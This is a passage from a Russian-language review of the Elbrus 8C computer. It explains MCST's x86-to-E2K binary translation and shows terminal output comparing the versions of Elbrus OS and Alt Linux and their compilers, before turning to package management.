При подготовке материала для этой подглавы я полагался на документ с сайта МЦСТ. На данный момент на сайте МЦСТ поменяли дизайн и многие страницы изменили свой адрес, но старая страница с этим документом в любом случае доступна в web archive. В документе описана общая схема работы динамической двоичной трансляции (x86 -> E2K), различные уровни оптимизаций, реализованных в системе и методы уменьшения накладных расходов на трансляцию. Там в целом всё довольно хорошо расписано, но, правда, неподготовленному читателю там будет тяжело разобраться. Попробуем более доступным языком описать то, что там написано.



Скриншот 32. Общая схема работы системы двоичной трансляции.

Итак, ~~ноги растут у Топлеса~~ с чего всё стартует? Исполнение x86 кода начинается в интерпретаторе. Он собирает профильную информацию об x86 инструкциях, которые необходимо исполнить. Как только собрано достаточно сведений, запускается трансляция этих инструкций в аналогичные у E2K архитектуры. Транслированный код сохраняется в кэше трансляций (внизу).

Далее процитирую часть из статьи:

Во время работы оттранслированного кода ведётся статистика исполнения линейных участков x86-кода, на базе которой ***строится профильный граф****.*

Как это пояснить более понятным языком? Утрируя, можно сказать, что транслятор самообучается по ходу работы. Т.е. он сам адаптируется под транслируемый код так, чтобы транслировать его ещё быстрее. Считайте, некое подобие нейронной сети. Собирается информация об исполняемом коде, и на основе него строится профильный граф. Далее из профильного графа информация используется для ускорения трансляции.

В узле профильного графа хранятся: количество исполнений соответствующего линейного участка, статистика по переходам (счётчики дуг), информация о специфике инструкций, включенных в данный узел (наличие fp, mmx, sse операций и т.д.).

В общем, то, что я и описал выше: собирается полная информация о специфике исполняемого кода. На базе неё уже транслятор «обучается».

При превышении порогового количества исполнений линейного участка x86-кода, запускается ***наборщик регионов****, который выделяет область горячего кода для трансляции оптимизирующими компиляторами, называемую регионом*

Более понятным языком: если один и тот же код у нас повторяется неоднократно, транслятор анализирует его и ускоряет его трансляцию.

Для осуществления переходов по x86-адресам между трансляциями используется ***таблица перекодировки адресов****, которая хранит соответствие <x86-адрес начала линейного участка → e2k-адрес транслированного кода>.*

Что здесь описано? У x86 машин и E2K машин адреса в памяти различаются. Когда в коде прописан вызов одного адреса памяти для x86, он автоматом по таблице перекодировки адресов (считайте, словарь для адресов памяти x86 -> E2K) переводится в аналогичный адрес для E2K. Короче говоря, при трансляции работа ведётся далеко не только с инструкциями, но и с памятью.

При выходе из трансляции и попытке перейти на определённый x86-адрес проверяется, нет ли в таблице перекодировки адресов соответствующей записи. В случае положительного результата, происходит переход на найденный вход в трансляцию, иначе запускается интерпретатор.

Здесь описано, что если по таблице перекодировки адресов (словарь для перевода адресов памяти x86 в аналогичные E2K) удаётся проводить работу, то трансляция ведётся с использованием этой самой таблицы. Если нет, используется интерпретатор. Интерпретатор, по сути, не будучи транслятором, является базовым уровнем многоуровневой системы двоичной трансляции. Он последовательно декодирует инструкции x86 и на основе извлечённой информации вызывает функцию, выполняющую над контекстом (регистры, память и т.д.) такое же преобразование, что и исходная инструкция, затем исполняется следующая инструкция

Интерпретация не позволяет исполнять код достаточно быстро, поэтому имеет смысл транслировать исходные коды и сохранять их для дальнейшего использования. Для достижения приемлемой скорости выполнения приложений необходимо оптимизировать получаемый код.

Система поддержки трансляций *обеспечивает взаимодействие* ***модуля трансляции*** *с остальной системой: запускает наборщик регионов, выбирает уровень трансляции, размещает полученную трансляцию в кэше трансляций, регистрирует глобальные входы в трансляцию в таблице перекодировки адресов.*

Здесь описано, что центром, главным связующим звеном, всех компонентов системы двоичной трансляции является система поддержки трансляций (можете видеть её на рисунке справа).

Если вас заинтересовало то, как устроена система двоичной трансляции на Эльбрусе, если вы хотите в деталях разобраться в том, как именно работают все 4 этапа оптимизации при трансляции, настоятельно рекомендую вам ознакомиться с содержимым этого документа. А мы же перед проведением тестов зададимся вопросом: а как дела с ПО на Эльбрусе?

3. Перед началом тестов.

3.1. Версии ОС и ПО. Дистрибутивы Linux под E2K для теста.

Bitblaze Oberon 100L с Эльбрус 8C, Radeon RX580, двумя SSD Micron по 256 ГБ и 32 ГБ оперативной памяти (4 модуля DDR3-1600 по 8 ГБ) ко мне изначально приехал с Альт Линукс 9. Тогда я накатил Эльбрус ОС (OSL) 6.0.1 на второй SSD, чтобы оценить, как работает Эльбрус с ОС от МЦСТ.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
ikakprosto@BitblazeOberon100Le8c:~$ lscpu
Архитектура:          e2k
Порядок байт:         Little Endian
CPU(s):               8
On-line CPU(s) list:  0-7
Thread(s) per core:   1
Ядер на сокет:        8
Сокетов:              1
ID прроизводителя:    MBE8C-PC
Семейство ЦПУ:        4
Модель:               2
Имя модели:           E8C
CPU MHz:              1300
BogoMIPS:             2600.00
L1d cache:            64K
L1i cache:            128K
L2 cache:             512K
L3 cache:             16384K
ikakprosto@BitblazeOberon100Le8c:~$ grep -i "PRETTY_NAME" /etc/os-release
PRETTY_NAME="Elbrus Linux 6.0.1"
ikakprosto@BitblazeOberon100Le8c:~$ uname -a
Linux BitblazeOberon100Le8c 5.4.0-2.9-e8c-nn #1 SMP Mon Mar 15 13:25:23 GMT 2021 e2k E8C MBE8C-PC GNU/Linux
ikakprosto@BitblazeOberon100Le8c:~$ xfce4-session --version | head -n 1
xfce4-session 4.14.0 (Xfce 4.14)
ikakprosto@BitblazeOberon100Le8c:~$ lcc --version
lcc:1.25.19:Aug-25-2021:e2k-v4-linux
gcc (GCC) 7.3.0 compatible
ikakprosto@BitblazeOberon100Le8c:~$ glxinfo | egrep -i "OpenGL version|device"
    Device: Radeon RX 580 Series (POLARIS10, DRM 3.35.0, 5.4.0-2.9-e8c-nn, LLVM 9.0.1) (0x67df)
OpenGL version string: 4.6 (Compatibility Profile) Mesa 20.3.5
ikakprosto@BitblazeOberon100Le8c:~$ sudo lshw -short -C memory | tail -n 1
Пароль:
/0/1                  memory         31GiB System memory
ikakprosto@BitblazeOberon100Le8c:~$
```

Скриншот 33. Краткая информация об Эльбрус ОС 6.0.1 с версией ядра и драйвера GPU и LCC компилятора.

Месяца 2 спустя я накатил ещё Альт Линукс 10 в качестве уже 3-й ОС.

```
ikakprosto@BitblazeOberon100Le8c: /home/ikakprosto
Файл  Правка  Вид  Поиск  Терминал  Справка
ikakprosto@BitblazeOberon100Le8c ~ $ lscpu
Архитектура:          e2k
Порядок байт:         Little Endian
CPU(s):               8
On-line CPU(s) list:  0-7
Thread(s) per core:   1
Ядер на сокет:        8
Сокетов:              1
NUMA node(s):         1
ID прроизводителя:    MBE8C-PC
Семейство ЦПУ:        4
Модель:               2
Имя модели:           E8C
CPU MHz:              1300
BogoMIPS:             2600.00
L1d cache:            512 KiB
L1i cache:            1 MiB
L2 cache:             4 MiB
L3 cache:             16 MiB
L3 cache:             16 MiB
NUMA node0 CPU(s):    0-7
ikakprosto@BitblazeOberon100Le8c ~ $ grep -i "PRETTY_NAME" /etc/os-release
PRETTY_NAME="ALT Workstation 10.0 (Autolycus)"
ikakprosto@BitblazeOberon100Le8c ~ $ uname -a
Linux BitblazeOberon100Le8c 5.4.163-elbrus-def-alt2.23.1 #1 SMP Fri Dec 3 17:11:53 UTC 2021 e2k GNU/Linux
ikakprosto@BitblazeOberon100Le8c ~ $ mate-session --version | head -n 1
mate-session 1.24.1
ikakprosto@BitblazeOberon100Le8c ~ $ lcc --version
lcc:1.25.17:May-16-2021:e2k-v4-linux
gcc (GCC) 7.3.0 compatible
ikakprosto@BitblazeOberon100Le8c ~ $ glxinfo | egrep -i "OpenGL version|device"
    Device: Radeon RX 580 Series (POLARIS10, DRM 3.35.0, 5.4.163-elbrus-def-alt2.23.1, LLVM 9.0.1) (0x67df)
OpenGL version string: 4.6 (Compatibility Profile) Mesa 20.3.5
ikakprosto@BitblazeOberon100Le8c ~ $ sudo lshw -short -C memory | tail -n 1
[sudo] password for ikakprosto:
/0/1                  memory         32GiB System memory
ikakprosto@BitblazeOberon100Le8c ~ $
```

Скриншот 34. Краткая информация об Альт Линукс 10, версии ядра и драйвера GPU и LCC компилятора.

Какое-то время пользовался Альт Линукс 9 и Эльбрус ОС 6.0, переключаясь между этими системами и проводя некоторые свои тесты. Но затем спустя время после установки Альт Линукс 10, когда 9-я версия уже стала не актуальна, я удалил Альт Линукс 9. В нём просто нет надобности, т.к. новые пользователи Альт Линукс не будут ставить старую версию, да и те, у кого стояла старая версия, потихоньку переезжают на Альт 10.

Параллельно я установил себе Эльбрус ОС (OSL, он же OS Elbrus) 6.2, затем Эльбрус ОС (OSL) 7.0 RC3 и, под конец, Эльбрус ОС (OSL) 7.1.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
ikakprosto@BitblazeOberon100Le8c:~$ lscpu
Архитектура:          e2k
Порядок байт:         Little Endian
CPU(s):               8
On-line CPU(s) list:  0-7
Thread(s) per core:   1
Ядер на сокет:        8
Сокетов:              1
ID прроизводителя:    MBE8C-PC
Семейство ЦПУ:        4
Модель:               2
Имя модели:           E8C
CPU MHz:              1300
BogoMIPS:             2600.00
L1d cache:            64K
L1i cache:            128K
L2 cache:             512K
L3 cache:             16384K
ikakprosto@BitblazeOberon100Le8c:~$ grep -i "PRETTY_NAME" /etc/os-release
PRETTY_NAME="Elbrus Linux 6.2"
ikakprosto@BitblazeOberon100Le8c:~$ uname -a
Linux BitblazeOberon100Le8c 5.4.0-3.9-e8c-nn #1 SMP Wed Oct 6 15:49:30 MSK 2021 e2k E8C MBE8C-PC GNU/Linux
ikakprosto@BitblazeOberon100Le8c:~$ xfce4-session --version | head -n 1
xfce4-session 4.14.0 (Xfce 4.14)
ikakprosto@BitblazeOberon100Le8c:~$ lcc --version
lcc:1.25.19:Aug-25-2021:e2k-v4-linux
gcc (GCC) 7.3.0 compatible
ikakprosto@BitblazeOberon100Le8c:~$ glxinfo | egrep -i "OpenGL version | device"
    Device: Radeon RX 580 Series (POLARIS10, DRM 3.35.0, 5.4.0-3.9-e8c-nn, LLVM 9.0.1) (0x67df)
OpenGL version string: 4.6 (Compatibility Profile) Mesa 20.3.5
ikakprosto@BitblazeOberon100Le8c:~$ sudo lshw -short -C memory | tail -n 1
Пароль:
/0/1                memory         31GiB System memory
ikakprosto@BitblazeOberon100Le8c:~$
```

Скриншот 35. Краткая информация об Эльбрус ОС 6.2 с версией ядра и драйвера GPU и LCC компилятора.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
ikakprosto@BitblazeOberon100Le8c:~$ lscpu
Архитектура:          e2k
Порядок байт:         Little Endian
CPU(s):               8
On-line CPU(s) list:  0-7
Thread(s) per core:   1
Ядер на сокет:        8
Сокетов:              1
ID прроизводителя:    MBE8C-PC
Семейство ЦПУ:        4
Модель:               2
Имя модели:           E8C
CPU MHz:              1300
BogoMIPS:             2600.00
L1d cache:            64K
L1i cache:            128K
L2 cache:             512K
L3 cache:             16384K
ikakprosto@BitblazeOberon100Le8c:~$ grep -i "PRETTY_NAME" /etc/os-release
PRETTY_NAME="Elbrus Linux 7.0rc3"
ikakprosto@BitblazeOberon100Le8c:~$ uname -a
Linux BitblazeOberon100Le8c 5.4.0-3.10-e8c-nn #1 SMP Tue Oct 12 14:47:17 MSK 2021 e2k E8C MBE8C-PC GNU/Linux
ikakprosto@BitblazeOberon100Le8c:~$ xfce4-session --version | head -n 1
xfce4-session 4.14.0 (Xfce 4.14)
ikakprosto@BitblazeOberon100Le8c:~$ lcc --version
lcc:1.26.06:Sep-14-2021:e2k-v4-linux
gcc (GCC) 9.3.0 compatible
ikakprosto@BitblazeOberon100Le8c:~$ glxinfo | egrep -i "OpenGL version|device"
    Device: Radeon RX 580 Series (POLARIS10, DRM 3.35.0, 5.4.0-3.10-e8c-nn, LLVM 9.0.1) (0x67df)
OpenGL version string: 4.6 (Compatibility Profile) Mesa 20.3.5
ikakprosto@BitblazeOberon100Le8c:~$ sudo lshw -short -C memory | tail -n 1
Пароль:
/0/1                memory         31GiB System memory
ikakprosto@BitblazeOberon100Le8c:~$
```

Скриншот 36. Краткая информация об Эльбрус ОС 7.0 RC3 с версией ядра и драйвера GPU и LCC компилятора.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
ikakprosto@BitblazeOberon100Le8c:~$ lscpu
Архитектура:          e2k
Порядок байт:         Little Endian
CPU(s):               8
On-line CPU(s) list:  0-7
Thread(s) per core:   1
Ядер на сокет:        8
Сокетов:              1
ID прроизводителя:    MBE8C-PC
Семейство ЦПУ:        4
Модель:               2
Имя модели:           E8C
CPU MHz:              1300
BogoMIPS:             2600.00
L1d cache:            64K
L1i cache:            128K
L2 cache:             512K
L3 cache:             16384K
ikakprosto@BitblazeOberon100Le8c:~$ grep -i "PRETTY_NAME" /etc/os-release
PRETTY_NAME="Elbrus Linux 7.1"
ikakprosto@BitblazeOberon100Le8c:~$ uname -a
Linux BitblazeOberon100Le8c 5.4.0-3.15-e8c-nn #1 SMP Fri Dec 24 17:42:26 MSK 2021 e2k E8C MBE8C-PC GNU/Linux
ikakprosto@BitblazeOberon100Le8c:~$ xfce4-session --version | head -n 1
xfce4-session 4.14.0 (Xfce 4.14)
ikakprosto@BitblazeOberon100Le8c:~$ lcc --version
lcc:1.26.09:Nov-16-2021:e2k-v4-linux
gcc (GCC) 9.3.0 compatible
ikakprosto@BitblazeOberon100Le8c:~$ glxinfo | egrep -i "OpenGL version|device"
    Device: Radeon RX 580 Series (POLARIS10, DRM 3.35.0, 5.4.0-3.15-e8c-nn, LLVM 9.0.1) (0x67df)
OpenGL version string: 4.6 (Compatibility Profile) Mesa 20.3.5
ikakprosto@BitblazeOberon100Le8c:~$ sudo lshw -short -C memory | tail -n 1
Пароль:
/0/1                memory         31GiB System memory
ikakprosto@BitblazeOberon100Le8c:~$
```


Скриншот 37. Краткая информация об Эльбрус ОС 6.2 с версией ядра и драйвера GPU и LCC компилятора.

И тут вы можете задаться вопросом: а почему бы все тесты не провести с одной единственной ОС? Ответ такой: везде используются разные программные компоненты, и с разными версиями будут разные результаты.

Самое большое различие кроется в версии компилятора: в версии OSL 7.1 стоит самый свежий компилятор на момент написания статьи: 1.26.09. А в версии OSL 6.0 стоит 1.25.19. К слову, Альт Линукс 10 имеет практически все те же компоненты, что и Эльбрус ОС 6.0.1: тут та же версия компилятора, 1.25.19, та же версия браузера Firefox (52.9.0 в OSL 6.0.1 и 68.12.0 в OSL 6.2 и более новых версиях), да и в целом по набору базовых инструментов Альт Линукс 10 больше походит именно на Эльбрус ОС (OSL) 6.0.1.


На случай, если забыли, что за компилятор такой этот LCC (mcst-lcc)? Это собственная разработка МЦСТ, которая по большей части совместима с основным компилятором в Linux для языков C и C++ под названием GCC (кроме пары специфических GCC-расширений вроде nested functions и VLAIS, вложенных функций и массивов переменной длины посреди структуры). Компилятор – это программа, которая переводит код, который вы написали на языке программирования (в случае с LCC – это языки C, C++ и Fortran) в машинный код, с которым уже работает процессор.

Что за машинный код генерируют разные версии компилятора, вы можете посмотреть на сайте ce.mentality.rip (респект Алибеку за этот ресурс).



Скриншот 38. Код на C++ (слева) и машинный код для E2K, сгенерированный компилятором (справа).


Помимо разной версии компилятора, у OSL и Alt много отличий, и одно из них – графическое окружение. В OSL используется xfce4, тогда как в Alt по умолчанию используется mate (есть Альт и с xfce, и kde). Вы можете и по оболочке Терминала понять, что внешний вид в разных ОС различается.



Скриншот 39. Центр приложений в Альт Линукс 10.

У Альт Линукс и Эльбрус ОС имеется ещё одно важное различие: у Альта есть нормальные репозитории на серверах Базальт СПО. Т.е., в то время, когда у OSL все пакеты, которые вы можете установить, поставляются с образом диска, у Альт Линукс вы пакеты загружаете из интернета, а точнее – с серверов Базальт СПО. Т.е. у OSL вы новые версии пакетов получаете только с выходом новой версии ОС (за редким исключением), а у Альт Линукс постоянно обновляются пакеты в репозитории, и вы можете их обновлять как на любом другом нормальном дистрибутиве Linux.

И как следствие вы видите нормальный магазин приложений, как в Ubuntu, Windows или macOS. Но это не совсем магазин, там всё бесплатно, да и я им не пользовался, т.к. я в Linux привык всё ставить через Terminal. В Elbrus OS используется консольный менеджер apt. А что в Альте?



Скриншот 40. Менеджер репозиториев в Альт Линукс: Synaptic. Формат устанавливаемых пакетов: .rpm.

В Альт Линукс используется менеджер репозиториев Synaptic, наряду с ним можно устанавливать пакеты из репозитория и при помощи команды **apt-get install**, как и на любом другом Linux дистрибутиве на базе Debian.

Что такое менеджер репозиториев? Это программа, которая помогает вам устанавливать другие программы. В Windows и macOS зачастую вы устанавливаете программу сразу со всеми компонентами внутри этой самой программы. Иногда программы требуют для работы прочие компоненты вроде Microsoft Visual C++, но в целом вы ставите программу и всё работает.

В Linux же программы реже «статически линкуются», т.е. собираются из исходного кода так, чтобы включать в себя сразу все необходимые компоненты. Чаще программы компилируются так, что их зависимости (те самые другие компоненты/программы, на которые полагается программа и без которых она работать не будет), обычно поставляются отдельно. Вот и как в таком случае их ставить? Вы будете вручную устанавливать все программы и зависимости к каждой из них? Нет, конечно, поэтому и существуют менеджеры репозиториев, которые помогают вам устанавливать вместе с программой сразу все компоненты, требующиеся для её запуска. Такой подход имеет и плюсы, и минусы. Плюсы: у вас так меньше места расходуется на диске. Минусы: разные программы могут требовать разные версии зависимостей для запуска.

Допустим, одной программе требуется для запуска GLIBC версии 2.23, а другой – GLIBC 2.29. Вот и как быть в такой ситуации? Если вы работаете с Python, вы знаете, у Python есть свой пакетный менеджер PyPi, который позволяет вам устанавливать любые нужные модули для работы. В Python вы можете создать виртуальное окружение под каждый из своих проектов, и в рамках каждого из них установить именно те пакеты или те версии пакетов, которые нужны тому или иному отдельно взятому проекту. Вы просто изолируете друг от друга модули, используемые в разных программах. Делается это очень просто при помощи пакета python3-venv (или python3-module-virtualenv), имеющегося в репозиториях большинства Linux-дистрибутивов. Но с пакетами, устанавливаемыми пакетными менеджерами в вашей системе, всё не так просто. В рамках одного репозитория проблем обычно нет (например, если вам нужны только репозитории разработчика самого дистрибутива), но, если вам нужно использовать много сторонних репозиториев для большого числа разных программ, вы уже можете столкнуться с проблемами. Для изоляции компонентов в Linux тогда уж либо использовать виртуализацию (например, с Docker), либо париться с chroot.

Эльбрус этот вопрос особо не затрагивает, т.к. под него нативно доступны лишь 3 дистрибутива. Какой есть 3-ий помимо OSL и Альт?

Есть ещё Астра Linux, с которым, к сожалению, я совсем не работал, поэтому ничего, по большому счёту, о нём не скажу. Просто знайте, что он есть. Итого у нас 3 системы под Эльбрус, которые работают на нём нативно без всяких трансляторов: Эльбрус ОС (OSL), Альт Линукс и Астра Линукс.

Работая за Эльбрусом с OSL и Альт Линукс, я не сталкивался с тем, чтобы пакеты из репозитория конфликтовали друг с другом, а сторонних репозиториев под него нет, так что Эльбрус эта проблема не затрагивает.

Ветки	
sisyphus	17547
sisyphus_e2k	15463
sisyphus_mipsel	11451
sisyphus_riscv64	8317
p10	17733
p10_e2k	15562
e2kv5	7475
e2kv4	7497
noarch	9387
e2k	7493
p9	18269
p9_e2k	12499
p9_mipsel	10522
p8	18244
c9f1	18044
c7	14920


Ветки	
sisyphus	17547
sisyphus_e2k	15463
sisyphus_mipsel	11451
sisyphus_riscv64	8317
p10	17733
x86_64	8842
i586	8686
aarch64	8438
armh	7840
noarch	10444
ppc64le	8404
p10_e2k	15562
p9	18269
p9_e2k	12499
p9_mipsel	10522
p8	18244
c9f1	18044
c7	14920

Скриншот 41. Количество пакетов в Альт Линукс для архитектуры e2k и для других архитектур (в т.ч. x86_64).

В Эльбрус ОС (OSL) приложения можно устанавливать через apt или dpkg. Формат пакетов там .deb, т.е. такой же, как в Debian или Ubuntu.

